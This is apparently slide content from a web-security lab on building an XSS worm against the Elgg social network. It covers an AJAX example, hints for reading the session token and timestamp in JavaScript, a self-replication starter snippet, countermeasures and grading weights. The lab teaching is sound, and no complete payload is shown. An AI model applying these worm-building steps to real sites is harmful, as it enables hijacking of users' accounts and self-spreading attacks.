
Ajax


Browser
An event occurs...
•Create an XMLHttpRequest object
•Send HttpRequest
Internet
Server
•Process HTTPRequest
•Create a response and send data back to the browser
Browser
•Process the returned data using JavaScript
•Update page content
Internet

http://www.w3schools.com/ajax/ajax_intro.asp

❖ Task 5: Writing an XSS Worm (Non self-propagate)

Ajax Helloworld Example



```
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<script>
function loadXMLDoc()
{
var xmlhttp=new XMLHttpRequest();

xmlhttp.onreadystatechange=function()
  {
  if (xmlhttp.readyState==4 && xmlhttp.status==200)
    {
    document.getElementById("myDiv").innerHTML=xmlhttp.responseText;
    }
  }
xmlhttp.open("GET","helloworld.txt",true);
xmlhttp.send();
}
</script>
</head>
<body>

<div id="myDiv"><h2>Let AJAX change this text</h2></div>
<button type="button" onclick="loadXMLDoc()">Change Content</button>

</body>
</html>
```

- **Task 5: Writing an XSS Worm (Non self-propagate)**

Guideline 3: Getting the user detail

username, Guid, __elgg_ts and __elgg_token, need to find out using JS.

Guideline 4: URL encoding

The content send by Ajax has to be encoded.
Look at LiveHttpHeader to check what real HTTP request format.

❖ Task 6: Writing a Self-Propagating XSS Worm

Use infected profile to show me the XSS Worm can self propagate

```
<script id=worm>
   var strCode = document.getElementById("worm");
   alert(strCode.innerHTML);
</script>
```

❖ Task 7: Countermeasures

1. input validation: HTMLLawed 1.8

→ visit any infected victim profile
→ inject code in input field

2. Output encoding: htmlspecialchars()

→ visit any infected victim profile
→ inject code in input field

❖ Grade Criteria

Task 1: 5%
Task 2: 5%
Task 3: 15%
Task 4: 15%
Task 5: 20%
Task 6: 25%
Task 7: 15%